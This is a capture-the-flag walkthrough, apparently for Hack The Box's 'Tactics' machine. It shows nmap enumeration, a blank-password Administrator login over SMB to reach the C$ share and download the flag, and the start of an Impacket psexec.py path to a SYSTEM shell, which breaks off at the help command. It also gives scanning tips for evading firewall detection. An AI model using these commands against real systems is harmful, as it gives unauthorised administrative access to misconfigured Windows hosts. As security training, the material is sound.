Tactics Writeup

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Introduction


Windows is the most popular operating system today, not only used by individual users, but also in large corporations. Due to its' navigational simplicity and the heavy reliance on a graphical user interface to relay all media and controls to the most basic user, a substantial number of entities today have their corporate network filled with hosts and servers running Windows operating systems. Wether these machines are aimed towards the end-user, your typical employee, or the on-site technical team, it still stands as a reality that Windows operating systems could easily be misconfigured due to their simplicity in presentation. The disparity of controls positioning within the administrative cluster of mechanisms that Windows has to offer means that it will not always be an easy task to cover all of the hidden nooks and crannies of the operating system when undergoing security hardening procedures, especially for the more novice of teams.

In this example, we will be taking a look at a misconfigured SMB share, which offers two types of attack vectors. One is discoverable and easy to employ. The other involves the installation and deployment of a popular exploitation framework, and while dearly effective, it comes with its own disadvantages in terms of discoverability. In the wild, you will always be met with such choices. Taking the right step, knowing the right path and perceiving the consequences of your attack vectors will prove vital to your career.

Enumeration

In order to get a general view of the target host, we will begin with an always-popular nmap scan. However, we will be using a new switch for the scan. Instead of the `-sV` service detection switch, we will be using `-Pn`. On a real world environment, you should expect Firewalls to be present, intercepting connections at every step and denying all nonstandard connection requests or scan attempts. During a typical nmap scan, the nmap script will perform a form of complex ping scan, which most Firewalls are set to deny automatically, without question. Repeated denials will raise suspicion, and during a typical scan, a lot of the same requests will get denied. The `-Pn` flag will skip the host discovery phase and move on straight to other probe types, silencing your active scanning to a degree. However small, this degree might prove to be the lifeline you needed before you even considered actively attacking the host.

```
-Pn : Treat all hosts as online -- skip host discovery
-sC : Equivalent to --script=default
```



```
$ sudo nmap -sC -Pn {target_IP}

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-25 19:06 BST
Nmap scan report for {target_IP}
Host is up (0.064s latency).
Not shown: 997 filtered tcp ports (no-response)

PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-09-25T18:06:46
|_  start_date: N/A

Nmap done: 1 IP address (1 host up) scanned in 46.63 seconds
```

According to the results of the nmap scan, the machine is running the Windows and the Server Message Block service on port 445. We have found our target. Below is a short summary of each port discovered and its' functionality, for some background information on the target. Documenting these ports and the target in general is vital before starting any kind of attack. It will help you avoiding a crashed target or a Firewall block and alert.

```
Port 135:
The Remote Procedure Call (RPC) service supports communication between Windows
applications. Specifically, the service implements the RPC protocol — a low-level form
of inter-process communication where a client process can make requests of a server
process. Microsoft’s foundational COM and DCOM technologies are built on top of RPC.
The service’s name is RpcSs and it runs inside the shared services host process,
svchost.exe. This is one of the main processes in any Windows operating system & it
should not be terminated.

Port 139:
This port is used for NetBIOS. NetBIOS is an acronym for Network Basic Input/Output
System. It provides services related to the session layer of the OSI model allowing
applications on separate computers to communicate over a local area network. As
strictly an API, NetBIOS is not a networking protocol. Older operating systems ran
NetBIOS over IEEE 802.2 and IPX/SPX using the NetBIOS Frames (NBF) and NetBIOS over
IPX/SPX (NBX) protocols, respectively. In modern networks, NetBIOS normally runs over
TCP/IP via the NetBIOS over TCP/IP (NBT) protocol. This results in each computer in the
network having both an IP address and a NetBIOS name corresponding to a (possibly
different) host name. NetBIOS is also used for identifying system names in
TCP/IP(Windows).
Simply saying, it is a protocol that allows communication of files and printers through
the Session Layer of the OSI Model in a LAN.

Port 445:
This port is used for the SMB. SMB is a network file sharing protocol that requires an
open port on a computer or server to communicate with other systems. SMB ports are
generally port numbers 139 and 445. Port 139 is used by SMB dialects that communicate
over NetBIOS. It's a session layer protocol designed to use in Windows operating
systems over a local network. Port 445 is used by newer versions of SMB (after Windows
2000) on top of a TCP stack, allowing SMB to communicate over the Internet. This also
means you can use IP addresses in order to use SMB like file sharing.
Simply saying, SMB has always been a network file sharing protocol. As such, SMB
requires network ports on a computer or server to enable communication to other
systems. SMB uses either IP port 139 or 445.
```

Inherently, SMB (Server Message Block) is a file sharing protocol, which means that we might extract some useful byproducts by exploring it. This can be achieved by using the `smbclient` tool. It comes pre-installed with the Parrot OS used by Pwnbox, but if you don't have it on your VM, you can install it by running the command below.


```
sudo apt install smbclient
```

In order to find the appropriate switches for this tool, we can use its' help menu, which is accessed by typing the `smbclient -h` command. This is, however, short and not very descriptive, but it suits our needs for now. Based on the knowledge obtained so far about the structure of commands and the switch naming convention for several popular tools that we've interacted with so far, we can take a guess at what the switches output from the help menu will accomplish for us. If, however, you want to learn more details about what each command accomplishes, you can access the complete manual for the smbclient tool by typing the `man smbclient` command in your terminal window.

```
$ smbclient -h

Usage: smbclient [-?EgqBVNkPeC] [-?|--help] [--usage]
        [-R|--name-resolve=NAME-RESOLVE-ORDER] [-M|--message=HOST]
        [-I|--ip-address=IP] [-E|--stderr] [-L|--list=HOST]
        [-m|--max-protocol=LEVEL] [-T|--tar=<c|x>IXFvgbNan]
        [-D|--directory=DIR] [-c|--command=STRING] [-b|--send-buffer=BYTES]
        [-t|--timeout=SECONDS] [-p|--port=PORT] [-g|--grepable] [-q|--quiet]
        [-B|--browse] [-d|--debuglevel=DEBUGLEVEL]
        [-s|--configfile=CONFIGFILE] [-l|--log-basename=LOGFILEBASE]
        [-V|--version] [--option=name=value]
        [-O|--socket-options=SOCKETOPTIONS] [-n|--netbiosname=NETBIOSNAME]
        [-W|--workgroup=WORKGROUP] [-i|--scope=SCOPE] [-U|--user=USERNAME]
        [-N|--no-pass] [-k|--kerberos] [-A|--authentication-file=FILE]
        [-S|--signing=on|off|required] [-P|--machine-pass] [-e|--encrypt]
        [-C|--use-ccache] [--pw-nt-hash] service <password>
```

Upon exploring the choices, we will settle on the command below, in order to list the various available shares (`-L`) and to attempt a login as the `Administrator` account, which is the high privilege standard account for Windows operating systems. Typically, the SMB server will request a password, but since we want to cover all aspects of possible misconfigurations, we can attempt a passwordless login. Simply hitting the `Enter` key when prompted for the `Administrator` password will send a blank input to the server. Wether it accepts it or not, we still need to discover.

```
-L : List available shares on the target.
-U : Login identity to use.
```



```
$ smbclient -L {target_IP} -U Administrator

Enter WORKGROUP\administrator's password:

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```


Foothold

From here we have two options of attack. One is loud, one is not.


> Smbclient simple navigation to C$ share with Administrator authorization
>
> PSexec.py from Impacket, involving Impacket installation and common attack surface, big fingerprinting.

Option A: SMB Unprotected C$ Share

`smbclient \\\\10.10.10.131\\ADMIN$ -U Administrator`



```
$ smbclient \\\\10.10.10.131\\ADMIN$ -U Administrator

Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.

smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!

smb: \>
```

Instead of accessing the `ADMIN$` share, we can access the `C$` share, which is the file system of the Windows machine:




```
$ smbclient \\\\10.10.10.131\\C$ -U Administrator

Enter WORKGROUP\Administrator's password:

Try "help" to get a list of possible commands.

smb: \> dir

  $Recycle.Bin                      DHS        0  Wed Apr 21 17:23:49 2021
  Config.Msi                        DHS        0  Wed Jul  7 20:04:56 2021
  Documents and Settings          DHSrn        0  Wed Apr 21 17:17:12 2021
  pagefile.sys                      AHS 738197504  Sat Jul 10 16:20:14 2021
  PerfLogs                            D        0  Sat Sep 15 09:19:00 2018
  Program Files                      DR        0  Wed Jul  7 20:04:24 2021
  Program Files (x86)                 D        0  Wed Jul  7 20:03:38 2021
  ProgramData                        DH        0  Wed Apr 21 17:31:48 2021
  Recovery                         DHSn        0  Wed Apr 21 17:17:15 2021
  System Volume Information         DHS        0  Wed Apr 21 17:34:04 2021
  Users                              DR        0  Wed Apr 21 17:23:18 2021
  Windows                             D        0  Sat Jul 10 19:15:18 2021

        3774463 blocks of size 4096. 1010933 blocks available
smb: \>
```

We have access to the file system. From here, we will directly navigate to the standard root flag location on any Hack The Box Windows vulnerable machine: `C:\Users\Administrator\Desktop`. Using the `dir` command, we discover the flag file present snuggly on our system.




```
smb: \> cd Users\Administrator\Desktop

smb: \Users\Administrator\Desktop\> dir

  .                                  DR        0  Thu Apr 22 09:16:03 2021
  ..                                 DR        0  Thu Apr 22 09:16:03 2021
  desktop.ini                       AHS      282  Wed Apr 21 17:23:32 2021
  flag.txt                            A       32  Fri Apr 23 11:39:00 2021

        3774463 blocks of size 4096. 1010917 blocks available
smb: \Users\Administrator\Desktop\>
```

In order to retrieve the `flag.txt` file from the server, we can use the `get flag.txt` command. This will initialize a download with the output location being our last visited directory on our attacker VM at the point of running the `smbclient` tool.



```
smb: \Users\Administrator\Desktop\> get flag.txt

getting file \Users\Administrator\Desktop\flag.txt of size 32 as flag.txt (0,1
KiloBytes/sec) (average 0,1 KiloBytes/sec)

smb: \Users\Administrator\Desktop\>
```

We can now exit the `smbclient` command line and read the file we just downloaded using the `cat` command.



```
smb: \Users\Administrator\Desktop\> exit

$ cat flag.txt
f751c19eda8f61ce81827e6930a1f40c
```

You have successfully retrieved the flag, congratulations!

Option B: Impacket

We managed to get the SMB command-line interactive interface. However, since we can access this `ADMIN$` share, we will try to use a tool called `psexec.py` to exploit this misconfiguration & get the interactive system shell. The `psexec.py` is part of the Impacket framework.

Impacket is a framework written in Python for working with network protocols. It is focused on providing low-level programmatic access to the packets and for some protocols (e.g. SMB and MSRPC) the protocol implementation itself. In short, Impacket contains dozens of amazing tools for interacting with windows systems and applications, many of which are ideal for attacking Windows and Active Directory.

One of the most commonly used tools in impacket is `psexec.py`. It is named after the utility, PsExec from Microsoft's Sysinternals suite since it performs the same function of enabling us to execute a fully interactive shell on remote Windows machines.

💡 PsExec is a portable tool from Microsoft that lets you run processes remotely using any user's credentials. It’s a bit like a remote access program but instead of controlling the computer with a mouse, commands are sent via Command Prompt, without having to manually install client software.

Like any tool, it’s important to understand how the Impacket's psexec works.

Impacket creates a remote service by uploading a randomly-named executable on the `ADMIN$` share on the remote system and then register it as a Windows service.This will result in having an interactive shell available on the remote Windows system via TCP `port 445`.
Psexec requires credentials for a user with local administrator privileges or higher since reading/writing to the `ADMIN$` share is required. Once you successfully authenticate, it will drop you into a `NT AUTHORITY\SYSTEM` shell.


We can Download Impacket from this link.

Installation guide:

```
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
pip3 install .
# OR:
sudo python3 setup.py  install
# In case you are missing some modules:
pip3 install -r requirements.txt
```

Note: In case you don't have pip3 (pip for Python3) installed, or Python3, install it with the following commands:
`sudo apt install python3 python3-pip`

The `pkexec` utility can be found at `/impacket/examples/pkexec.py`. Run the following command to see the help information for `psexec.py`:
`psexec.py -h`



```
$ psexec.py -h

